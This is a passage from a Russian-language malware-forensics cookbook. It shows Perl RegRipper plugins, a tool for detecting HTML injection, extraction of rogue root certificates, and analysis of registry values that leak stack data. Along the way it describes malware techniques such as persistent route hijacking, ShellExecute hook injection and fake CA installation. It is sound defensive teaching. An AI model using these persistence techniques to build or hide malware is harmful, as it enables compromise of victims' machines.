


Рисунок 10-7. При просмотре исходного кода IE получает содержимое из файла кэша

Для обнаружения внедрения HTML авторы создали `HTMLInjectionDetector.exe`, находящийся на DVD. Он работает следующим образом:

1. Запустите программу на предположительно заражённой машине из командной строки, передав текстовый файл со списком проверяемых сайтов.
2. Программа запускает новый процесс Internet Explorer для каждого сайта, открывает URL, ждёт завершения загрузки и ещё несколько секунд, чтобы вредоносная программа успела внедрить HTML.
3. Программа обращается к DOM браузера теми же API, но вместо изменений сохраняет содержимое страницы в файл рабочего каталога с суффиксом `_dom.txt`.
4. Посредством `GetUrlCacheEntryInfo` она проверяет наличие кэшированной копии страницы и, если та есть, копирует её из Temporary Internet Files в рабочий каталог с суффиксом `_cache.txt`.
5. Программа делает снимок окна IE и сохраняет его в рабочем каталоге, позволяя увидеть страницу в браузере.

Пример применения:

```
C:\>HTMLInjectionDetector.exe -h

Usage: HTMLInjectionDetector.exe [OPTIONS]
OPTIONS:
  -h           show this message and exit
  -f <FILE>    text file with URLs to check
```

```
   -s           save screen shots (default=no)

[ERROR] You must supply a file with URLs!

C:\>echo http://www.1234.org/login.php > urls.txt
C:\>HTMLInjectionDetector.exe -f urls.txt -s
Requested URL: http://www.1234.org/login.php
Redirect URL: http://www.1234.org/login.php
Navigate completed. Waiting 3 seconds.
Dumped 425 bytes of page content to www.1234.org_dom.txt
Cache file: C:\Documents and Settings\Administrator\
   Local Settings\Temporary Internet Files\Content.IE5\Z7N9YX3C\login[1].htm
Copied to: www.1234.org_cache.txt
Saved BMP to www.1234.org.bmp
```

Созданы три файла:

• `www.1234.org_dom.txt` - копия HTML, показанного браузером IE;
• `www.1234.org_cache.txt` - копия HTML, первоначально возвращённого веб-сервером;
• `www.1234.org.bmp` - снимок отображения посещённого URL в браузере.

На рисунке 10-8 видно, что сравнение файлов легко выявляет изменения страницы.




Рисунок 10-8. Сравнение DOM и файла кэша обнаруживает расхождение

Даже если точно знать, как сайт должен выглядеть, и проверять действия форм и другие переменные через исходный код страницы, вредоносная программа всё равно могла изменить браузер. Проведённая для демонстрации атака является лишь проверкой концепции. Если злоумышленник заменит формы HTTPS-сайта так, чтобы они отправляли данные на HTTP-сайт, пользователь, вероятно, увидит предупреждение. Однако встречаются вредоносные программы, которые отключают такие предупреждения, изменяя режим ошибок Internet Explorer.

Анализ реестра

По мнению авторов, реестр подобен океану: ни один человек не исследовал и никогда не исследует его целиком. Но постепенно, совместно с сообществом, можно выявлять важные места для поиска артефактов злоумышленников и вредоносного кода. Следующие рецепты добавляют в арсенал знания об инструментах и методах работы с реестром.

Рецепт 10-8. Криминалистический анализ реестра посредством подключаемых модулей RegRipper

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

RegRipper[25] Харлана Карви (Harlan Carvey) - среда криминалистического анализа реестра, быстро извлекающая ключи, значения, данные и временные метки из автономного файла куста. Она написана на Perl и основана на модуле `Parse::Win32Registry` Джеймса Макфарлейна (James McFarlane). RegRipper значительно отличается от просмотрщика или редактора вроде Regedit. Во-первых, он не предназначен для работы с кустами активной системы: их сначала нужно скопировать с подозрительной машины. Во-вторых, по выражению Харлана, RegRipper не используют для неспешного осмотра реестра. Он основан на подключаемых модулях, жёстко запрограммированных на извлечение данных из определённых мест.

Подключаемые модули RegRipper

RegRipper содержит более 75 модулей. Их список выводится вызовом `rip.pl` с флагом `-l`. Все перечислять не будем; в таблице 10-1 приведены особенно полезные при расследовании вредоносных программ.

Таблица 10-1. Некоторые подключаемые модули RegRipper

Модуль	Куст	Описание
`appinitdlls`	Software	Выводит `AppInit_DLLs`. Перечисленные DLL автоматически загружаются в приложения GUI, точнее в процессы, загружающие `user32.dll`.
`bho`	Software	Выводит сведения об установленных Browser Helper Objects, модулях Internet Explorer.
`fw_config`	System	Выводит сведения о локальном брандмауэре Windows.
`imagefile`	Software	Выводит Image File Execution Options, которые вредоносные программы часто используют для отключения антивирусов; пример см. в рецепте 9-3.
`regtime`	Все	Выгружает весь куст и сортирует ключи по времени LastWrite.
`services`	System	Перечисляет установленные службы, включая путь к исполняемому файлу.
`soft_run`, `user_run`, `logon_xp_run`	Software, NTUSER.DAT	Выводят сведения об автоматически запускаемых приложениях.
`userinit`	Software	Выводит `Userinit`; Zeus добавляет туда путь к своему файлу, чтобы запускаться после `winlogon.exe`, но до `Explorer.exe`.

> **Примечание.** Поскольку RegRipper написан на Perl, он работает на любой платформе с Perl. Харлан также предоставляет скомпилированный `rip.exe` для Windows без интерпретатора Perl.

Следующие примеры показывают применение RegRipper и начало создания собственных модулей. Полный исходный код всех модулей рецепта и нескольких дополнительных находится на DVD. Чтобы сделать их доступными `rip.pl`, поместите файлы в каталог `plugins`.

Просмотр статических маршрутов

Простейший пример перечисляет значения ключа. Цель - исследовать вредоносную программу, изменяющую таблицу IP-маршрутизации. Некоторые образцы сбрасывали и выполняли пакетный файл с сотнями команд:

```
route -p add 95.140.225.0 mask 255.255.255.0 192.168.1.1
```

По умолчанию маршруты команды `route` не сохраняются после перезапуска TCP/IP. Флаг `-p` делает их постоянными. Сведения сохраняются в реестре и загружаются при каждом запуске TCP/IP. Постоянные маршруты находятся в кусте system по ключу `HKLM\System\ControlSet001\Services\Tcpip\Parameters\PersistentRoutes`. Имя каждого значения - список `network,netmask,gateway,metric`, разделённый запятыми.

Тело модуля `routes.pl`, извлекающего постоянные маршруты:

```
sub pluginmain {
    my $class = shift;
    my $hive = shift;
    ::logMsg("Launching routes v.".$VERSION);
    my $reg = Parse::Win32Registry->new($hive);
    my $root_key = $reg->get_root_key;

    my $key_path =
       'ControlSet001\\Services\\Tcpip\\Parameters\\PersistentRoutes';
    my $key;
    if ($key = $root_key->get_subkey($key_path)) {
        ::rptMsg("PersistentRoutes");
        ::rptMsg($key_path);
        ::rptMsg("LastWrite Time ".gmtime($key->get_timestamp())." (UTC)");
        ::rptMsg("");
        my @vals = $key->get_list_of_values();
        foreach my $v (@vals) {
            my $name = $v->get_name();
            my @f = split(/,/, $name);
            ::rptMsg("$f[0] mask $f[1] gateway $f[2] metric $f[3]");
        }
    }
    else {
        ::rptMsg($key_path." not found.");
        ::logMsg($key_path." not found.");
    }
}
```

Пример применения модуля `routes`. Постоянные маршруты сами по себе не доказывают заражение. Методами исследования IP и сетей из главы 5 определите, должна ли машина связываться с удалёнными системами.

```
$ perl rip.pl -r system -p routes
Launching routes v.20100809
PersistentRoutes
ControlSet001\Services\Tcpip\Parameters\PersistentRoutes
LastWrite Time Tue Jun 22 15:02:22 2010 (UTC)

xx.140.225.0 mask 255.255.255.0 gateway 172.16.176.2 metric 1
```

```
xx.236.0.0 mask 255.255.255.0 gateway 172.16.176.2 metric 1
xx.23.206.0 mask 255.255.255.0 gateway 172.16.176.2 metric 1
xx.191.13.0 mask 255.255.255.0 gateway 172.16.176.2 metric 1
xx.184.71.0 mask 255.255.255.0 gateway 172.16.176.2 metric 1
xx.12.57.0 mask 255.255.255.0 gateway 172.16.176.2 metric 1
xx.102.130.0 mask 255.255.255.0 gateway 172.16.176.2 metric 1
```

Исследование ожидающих удалений

Этот пример показывает обработку особого случая, когда данные значения реестра содержат несколько строк с завершающим NULL.

Вредоносная программа часто следит за своими файлами и создаёт их снова, если пользователь или антивирус пытается удалить их. Если файл не исчезает, системе можно поручить удалить его при следующей перезагрузке. Для этого в параметре `dwFlags` функции `MoveFileEx` передаётся `MOVEFILE_DELAY_UNTIL_REBOOT`, а имя нового файла оставляется `NULL`.

```
MoveFileEx(
    "C:\\Temp\\dropper.exe",       // lpExistingFileName
    NULL,                            // lpNewFileName
    MOVEFILE_DELAY_UNTIL_REBOOT      // dwFlags
);
```

`MoveFileEx` добавляет имена файлов в значение `PendingFileRenameOperations` куста System по ключу `HKLM\System\ControlSet001\Control\Session Manager`. При следующей загрузке диспетчер сеансов `smss.exe` читает значение и удаляет или перемещает файлы. Поскольку `smss.exe` является первым процессом пользовательского режима, он выполняет действия без помех других процессов, хотя драйверы ядра могут загрузиться раньше и вмешаться.

> **Примечание.** `movefile.exe` от Sysinternals удаляет файлы специальным параметром `MoveFileEx`, а `pendmoves.exe` запрашивает ожидающие удаления. Однако эти инструменты работают только в активной системе Windows.

Как можно предположить, вредоносные программы используют `MoveFileEx` в своих целях, обычно для уничтожения сброшенных или загруженных временных файлов. Если после заражения машина не перезагружалась, исследуйте `PendingFileRenameOperations`. Тип данных этого значения - `REG_MULTI_SZ`, последовательность строк с завершающим NULL. Каждый вызов `MoveFileEx` добавляет две строки: исходное имя и имя назначения. Если исходный файл нужно удалить, назначение является пустой строкой.

Тело модуля `pendingdelete.pl`, разбирающего `PendingFileRenameOperations`:

```
sub pluginmain {
    my $class = shift;
    my $hive = shift;
    ::logMsg("Launching pendingdelete v.".$VERSION);
    my $reg = Parse::Win32Registry->new($hive);
    my $root_key = $reg->get_root_key;

    my $key_path = 'ControlSet001\\Control\\Session Manager';
    my $key;
    if ($key = $root_key->get_subkey($key_path)) {
        ::rptMsg("PendingFileRenameOperations");
        ::rptMsg($key_path);
        ::rptMsg("LastWrite Time ".gmtime($key->get_timestamp())." (UTC)");
        ::rptMsg("");
        my $data =
           $key->get_value("PendingFileRenameOperations")->get_data();
        my @strings = split(/\0/, $data);
        for my $s (0..(scalar(@strings)/2)-1) {
            my $src = $strings[$s*2];
            my $dst = $strings[($s*2)+1];
```

```
            $dst = "{delete}" if $dst eq "";
            ::rptMsg("[$s] $src => $dst");
        }
    }
    else {
        ::rptMsg($key_path." not found.");
        ::logMsg($key_path." not found.");
    }
}
```

Пример применения модуля к заражённой машине:

```
$ perl rip.pl -r system.bin -p pendingdelete
Launching pendingdelete v.20100809
PendingFileRenameOperations
ControlSet001\Control\Session Manager
LastWrite Time Tue Jun 22 15:20:09 2010 (UTC)
[0] \??\C:\WINDOWS\system32\e7s1.exe => {delete}
[1] \??\C:\WINDOWS\system32\7di2.dll => {delete}
[2] \??\C:\WINDOWS\system32\b9d9.dll => {delete}
[3] \??\C:\WINDOWS\TEMP\PRAGMAa3ad.tmp => {delete}
[4] \??\C:\WINDOWS\TEMP\PRAGMAfbfe.tmp => {delete}
```

Пять файлов запланированы к удалению при следующей загрузке. Эти сведения позволяют найти и скопировать файлы с машины жертвы либо проверить другие машины на похожие имена.

Просмотр расширений ShellExecute

Этот пример показывает сопоставление значений разных ключей реестра. Цель - исследовать вредоносную программу, внедряющую код в другие процессы через расширения ShellExecute. API `ShellExecute`, как и `CreateProcess`, запускает новый процесс. Но вместо пути к исполняемому файлу ему можно передать, например, `C:\info.txt`. `ShellExecute` находит стандартное приложение для `.txt` и запускает Блокнот. Фактически каждый двойной щелчок в Проводнике приводит к вызову `ShellExecute`.

Расширения ShellExecute реализуются как DLL с пользовательскими процедурами специальной обработки открываемых или выполняемых объектов. Если выбрать **Start > Run** и ввести http://www.google.com, вызывающий `ShellExecute` процесс, в данном случае Explorer, загружает DLL специальной обработки. В большинстве систем заранее установлено хотя бы одно расширение, открывающее браузер, когда объект начинается с `http:`.

Многие семейства вредоносных программ устанавливают собственные расширения ShellExecute только для внедрения DLL в Explorer и любой другой процесс, вызывающий `ShellExecute`. Они регистрируют идентификатор класса CLSID, затем записывают его в значение ключа `HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\ShellExecuteHooks`. Значение имеет тип `REG_SZ`, данные в нём необязательны.

Модуль `shellexecute.pl` перечисляет расширения и ищет соответствующий CLSID в `HKLM\Software\Classes\CLSID`, чтобы также вывести связанную DLL.

```
sub getclsid {
    my $root_key = shift;
    my $name = shift;
    my $clsid_path = "Classes\\CLSID\\".$name;
    my $clsid;
    if ($clsid = $root_key->get_subkey($clsid_path)) {
        my $mod =
            $clsid->get_subkey("InProcServer32")->
            get_value("")->get_data();
        my $default = $clsid->get_value("");
        my $desc = "{empty}";
        if ($default) {
            $desc = $default->get_data();
```

```
        }
        ::rptMsg("Description: $desc");
        ::rptMsg("Module: $mod");
    } else {
        ::rptMsg($clsid_path." not found.");
        ::rptMsg("");
    }
}

sub pluginmain {
    my $class = shift;
    my $hive = shift;
    ::logMsg("Launching shellexecutehooks v.".$VERSION);
    my $reg = Parse::Win32Registry->new($hive);
    my $root_key = $reg->get_root_key;

    my $key_path = 'Microsoft\\Windows\\CurrentVersion'
        .'\\Explorer\\ShellExecuteHooks';
    my $key;
    if ($key = $root_key->get_subkey($key_path)) {
        ::rptMsg("ShellExecuteHooks");
        ::rptMsg($key_path);
        ::rptMsg("LastWrite Time ".gmtime($key->get_timestamp()));
        ::rptMsg("");
        my @vals = $key->get_list_of_values();
        foreach my $v (@vals) {
            my $name = $v->get_name();
            my $data = $v->get_data();
            $data = "{empty}" if $data eq "";
            ::rptMsg("$name: $data");
            getclsid($root_key, $name);
            ::rptMsg("");
        }
    } else {
        ::rptMsg($key_path." not found.");
        ::logMsg($key_path." not found.");
    }
}
```

В следующем примере первая запись `shell32.dll` с описанием **URL Exec Hook** является законным обработчиком HTTP. Вторая, `softqq0.dll` с описанием **hook dll rising**, вредоносна. Описание необязательно, но злоумышленники всё равно добавили его, причём крайне незаметным его не назовёшь. Microsoft называет это семейство Taterf.[26]

```
$ perl rip.pl -r software.bin -p shellexecutehooks
Launching shellexecutehooks v.20100809
ShellExecuteHooks
Microsoft\Windows\CurrentVersion\Explorer\ShellExecuteHooks
LastWrite Time Tue Jun 22 16:45:18 2010 (UTC)
{AEB6717E-7E19-11d0-97EE-00C04FD91972}: {empty}
Description: URL Exec Hook
Module: shell32.dll

{B03A4BE6-5E5A-483E-B9B3-C484D4B20B72}: hook dll rising
Description: {empty}
Module: C:\WINDOWS\system32\softqq0.dll
```

RegRipper способен сэкономить огромное время расследования. Лучше коллекции часто изменяемых вредоносными программами ключей и значений может быть только возможность проверить все эти места одной-двумя командами. Применение RegRipper к дампам памяти показано в рецепте 18-7.

Рецепт 10-9. Обнаружение незаконно установленных сертификатов PKI

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Инфраструктура открытых ключей (PKI) устанавливает доверие в Интернете. При посещении SSL-сайта браузер проверяет законность его сертификата, убеждаясь, что тот подписан центром сертификации (CA), которому браузер доверяет. Для этого браузер получает открытый ключ CA из реестра компьютера и выполняет проверку. Вредоносная программа может установить собственный созданный злоумышленниками сертификат CA, заставив компьютер доверять незаконным сайтам. В этом рецепте показано извлечение сертификатов из куста реестра и их проверка посредством OpenSSL.

TROJ/BHO-QP

Sophos опубликовала подробный анализ[27] образца TROJ/BHO-QP, устанавливающего поддельный сертификат CA. Авторы вредоносной программы:

1. создали поддельный сертификат подписи кода VeriSign;
2. посредством поддельного VeriSign выдали поддельный сертификат Microsoft;
3. подписали вредоносную DLL поддельным сертификатом Microsoft.
4. установили DLL как Browser Helper Object (BHO) Internet Explorer на машине жертвы;
5. установили поддельный сертификат VeriSign как доверенный корневой CA на машине жертвы.

В результате компьютер полностью доверяет вредоносной DLL, поскольку она выглядит подписанной Microsoft.

> **Примечание.** Из книг по криптографии авторам нравится *Practical Cryptography* Нильса Фергюсона (Niels Ferguson) и Брюса Шнайера (Bruce Schneier) для начинающих и *Applied Cryptography* Брюса Шнайера для более опытных читателей.

Записи сертификатов в реестре

Windows хранит сертификаты в нескольких местах реестра. Microsoft документировала их для Windows 2000, XP и Server 2003, а также применимых к Windows 7, в статье TechNet *Certificates Tools and Settings*.[28] Наиболее интересны `HKEY_CURRENT_USER\Software\Microsoft\SystemCertificates` и `HKEY_LOCAL_MACHINE\Software\Microsoft\SystemCertificates`. В них имеются следующие подразделы:

- `AuthRoot` - корневые сертификаты CA не от Microsoft;
- `ROOT` - доверенные корневые сертификаты CA;
- `CA` - промежуточные сертификаты CA;
- `Disallowed` - отклонённые или недоверенные сертификаты;
- `trust` - сертификаты корпоративного доверия;
- `TrustedPublisher` - сертификаты, явно принятые как доверенные;
- `MY` - личные сертификаты пользователя.

Каждый подраздел содержит `Certificates`, а тот - подраздел для каждого установленного сертификата данного типа. Сертификат хранится в двоичном значении `Blob`. Вредоносная программа, установившая поддельный VeriSign CA, создала `Blob` в `HKEY_LOCAL_MACHINE\Software\Microsoft\SystemCertificates\ROOT\Certificates\uniqueid`. Поле `uniqueid` является хешем или отпечатком сертификата. На рисунке 10-9 показаны необработанные данные одного доверенного корневого CA.




Рисунок 10-9. Просмотр сертификатов в реестре

Извлечение сертификатов

Реестр хранит сертификаты в формате DER со специальным заголовком Microsoft. На рисунке 10-9 выделено начало DER-кодированного сертификата в `Blob`. Здесь сертификат начинается со смещения `0x84`, но оно неодинаково для всех сертификатов. При экспорте через оснастку MMC или программно посредством `PFXExportCertStore` заголовок удаляется автоматически. При извлечении необработанных данных реестра его нужно удалить самостоятельно. Вместо разбора заголовка Microsoft авторы написали регулярное выражение Perl, находящее начало DER-сертификата в двоичном блоке.

Сценарий `dumpcerts.pl` на DVD посредством `Parse::Win32Registry` автоматизирует эти действия. Он извлекает сертификаты из файла куста и сохраняет их в каталог. Параметры командной строки позволяют извлекать только определённые типы или сертификаты с заданным шаблоном в поле субъекта, то есть CN. Кроме того, сценарий преобразует DER в PEM для проверки OpenSSL.

Сначала выведем справку:

```
$ perl dumpcerts.pl
dumpcerts.pl for Parse::Win32Registry 0.51

Dumps and prints details about installed PKI certificates.

dumpcerts.pl <filename> [subject] [-a] [-c] [-r] [-m]

    -a or --all       dump all certs listed below and also:
                           AuthRoot (non Microsoft root CA certs)
                           Disallowed (rejected/untrustworthy)
                           trust certs (enterprise trust certs)
                           TrustedPublisher (certs explicitly accepted)
    -c or --ca        dump CA (intermediate CA certs)
    -r or --root      dump ROOT (trusted root CA certs)
    -m or --my        dump MY (user's personal certs)
```

На рисунке 10-10 показаны синтаксис и вывод извлечения всех корневых CA, в поле субъекта которых без учёта регистра присутствует `verisign class`. Этот шаблон выбран по отчёту Sophos о вредоносном сертификате VeriSign Class 3 Code Signing.



Рисунок 10-10. Извлечение вредоносного сертификата посредством dumpcerts.pl

На первый взгляд законность сертификата на рисунке определить нельзя. Но сравнение с атрибутами из отчёта Sophos быстро подтверждает совпадение. Например, поддельный сертификат использует алгоритм подписи `md5WithRSAEncryption`, а настоящий - `sha1WithRSAEncryption`. Если заранее неизвестен шаблон поиска, лучше извлечь все сертификаты флагом `-a` и позволить OpenSSL вывести атрибуты для подробной проверки.

Проверка сертификатов посредством OpenSSL

При проверке OpenSSL даже законные сертификаты иногда выглядят самоподписанными, вероятно потому, что открытому ключу выпустившего CA нет доступа. В Ubuntu команда `apt-get install ca-certificates` устанавливает открытые ключи многих распространённых CA. В `/etc/ssl/certs` появится более 200 отдельных сертификатов и объединённый PEM-файл `/etc/ssl/certs/ca-certificates.crt`. В `openssl` можно передать каталог через `-CApath` или файл через `-CAfile`. Подробнее см. публикацию Ричарда Бейтлиха (Richard Bejtlich) *Using Root Certificates with OpenSSL on FreeBSD*.[29]

Рецепт 10-10. Исследование вредоносной программы, утекающей данными в реестр

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

При вызове RegSetValue или RegSetValueEx приложение указывает тип записываемых данных. Допустимы строки с завершающим NULL (REG_SZ), несколько таких строк (REG_MULTI_SZ), двоичные данные (REG_BINARY) и беззнаковые длинные целые (REG_DWORD). Инструменты вроде Regedit форматируют данные по указанному типу для удобства чтения. Проблема возникает, когда вредоносная программа вставляет двоичные данные, но указывает REG_SZ: Regedit воспринимает их как строку и показывает только символы до первого завершающего NULL. Так данные можно скрыть «за» строкой в реестре.

В этом рецепте показан поиск двоичных данных, замаскированных под строку. Такие артефакты возникают по двум основным причинам. Очевидная - вредоносная программа намеренно записывает двоичные данные в значение типа REG_SZ. Менее очевидная и более интересная - она делает это случайно. Программа намеревается записать строку с NULL, но указывает длину значительно больше фактической. Тогда RegSetValueEx записывает строку и лишние байты памяти после неё. Ошибка вредоносной программы приводит к утечке изменчивых данных, способных содержать сведения о состоянии выполнения, в более постоянное хранилище - реестр.

Puzlpman[30] и Mozipowp[31] - примеры вредоносных программ, случайно утекающих данными в реестр. Для демонстрации авторы установили вариант Mozipowp на проверочную машину. На рисунке 10-11 показаны значения, созданные им в HKEY_CURRENT_USER\Identities. По Regedit невозможно догадаться, что за значениями Curr version, Inst Date, Last Date, Popup count, Popup date и Popup time скрыт значительный объём двоичных данных.




Рисунок 10-11. Исследование записей Mozipowp в реестре посредством Regedit

Применение somethingelse.pl

На DVD находится сценарий Perl somethingelse.pl, для которого авторам не удалось придумать более выразительного имени. Он основан на Parse::Win32Registry, рекурсивно обходит все ключи и помогает находить двоичные данные, замаскированные под строки, без предварительного знания места. Для проверки авторы скопировали NTUSER.DAT пользователя с заражённой Mozipowp машины. Тот же сценарий ищет во всём реестре строки base64, PE-файлы, IPv4-адреса и HTTP URL.

```
$ perl somethingelse.pl
datatypes.pl for Parse::Win32Registry 0.51

Dumps and prints details about interesting registry artifacts.

datatypes.pl <filename> [-a] [-b] [-p] [-i] [-h] [-s]
    -a or --all         dump all (everything below)
    -b or --base64      find base64 encoded strings
    -p or --pe          find pe files (dll/exe/sys)
    -i or --ipaddr      find dot quad ip addresses
    -h or --http        find http urls
```

```
    -s or --binstr      find binary data disguised as a string

$ perl somethingelse.pl NTUSER.DAT -s
$$$PROTO.HIV\Identities
LastWrite Sat Jun 26 20:37:53 2010 (UTC)
Value: Last Date
Type: REG_SZ
       0  32003600 2d003600 2d003200 30003100 2.6.-.6.-.2.0.1.
      10  30000000 6d005000 72006f00 63005c00 0...m.P.r.o.c.\.
      20  6c007300 61007300 73002e00 65007800 l.s.a.s.s...e.x.
      30  65000000                            e...
$$$PROTO.HIV\Identities
LastWrite Sat Jun 26 20:37:53 2010 (UTC)
Value: Popup time
Type: REG_SZ
       0 30000000 00000001 30e32200 e2e92243 0.......0."..."C
      10 00000000 00000000 e2e92200 3504917c ..........".5..|
      20 3e04917c 7d070000 08e22200 d8e52200 >..|}....."...".
      30 48e5                               H.
$$$PROTO.HIV\Identities
LastWrite Sat Jun 26 20:37:53 2010 (UTC)
Value: Popup date
Type: REG_SZ
       0 30000000 6f006300 75006d00 65006e00 0...o.c.u.m.e.n.
      10 74007300 20006100 6e006400 20005300 t.s. .a.n.d. .S.
      20 65007400 74006900 6e006700 73005c00 e.t.t.i.n.g.s.\.
      30 4100                               A.
[REMOVED]
```

Сценарий нашёл те же значения в `HKEY_CURRENT_USER\Identities`. На рисунке 10-11 Regedit показывал в `Last Date` строку `26-6-2010`, а здесь после неё видны лишние данные - другая строка Unicode `mProc\lsass.exe`. Откуда она взялась и что означает?

Значение `Popup time` содержит строку Unicode `0`, то есть байты `30 00 00 00`, слитно показанные как `30000000`. Всё после первых четырёх байтов лишнее. Среди данных видно `7d 07 00 00`, то есть `0x7D7`, или 2007 в десятичной форме: возможно, год из структуры даты. Перед ним находятся `35 04 91 7c` (`0x7c910435`) и `3e 04 91 7c` (`0x7c91043e`). В XP `ntdll.dll` обычно отображается в этом диапазоне; на проверочной машине она занимала `0x7c900000` - `0x7c9b2000`. Оба адреса из реестра входят в этот диапазон.

Mozipowp выдала свои секреты

Автор вредоносной программы объявил несколько стековых буферов фиксированного размера для строк, которые затем записывались в реестр. Перед копированием строки буфер не обнулялся, например посредством `memset`. Строка была намного короче буфера, но `RegSetValueEx` записывала его целиком. Поэтому всё, что находилось в стеке после строки, попадало в конец буфера и становилось лишними данными реестра.

На рисунке 10-12 показана дизассемблированная в IDA Pro `ntdll.dll`. Значения `0x7c910435` и `0x7c91043e` действительно являются адресами возврата, оставшимися в стеке после предыдущего вызова `RtlAcquirePebLock`. Такие функции Windows API, как `GetEnvironmentVariable`, вызывают `RtlAcquirePebLock`. Это особенно интересно: посмертный криминалистический анализ куста реестра обычно не должен показывать функции API, вызванные вредоносной программой перед созданием значения.



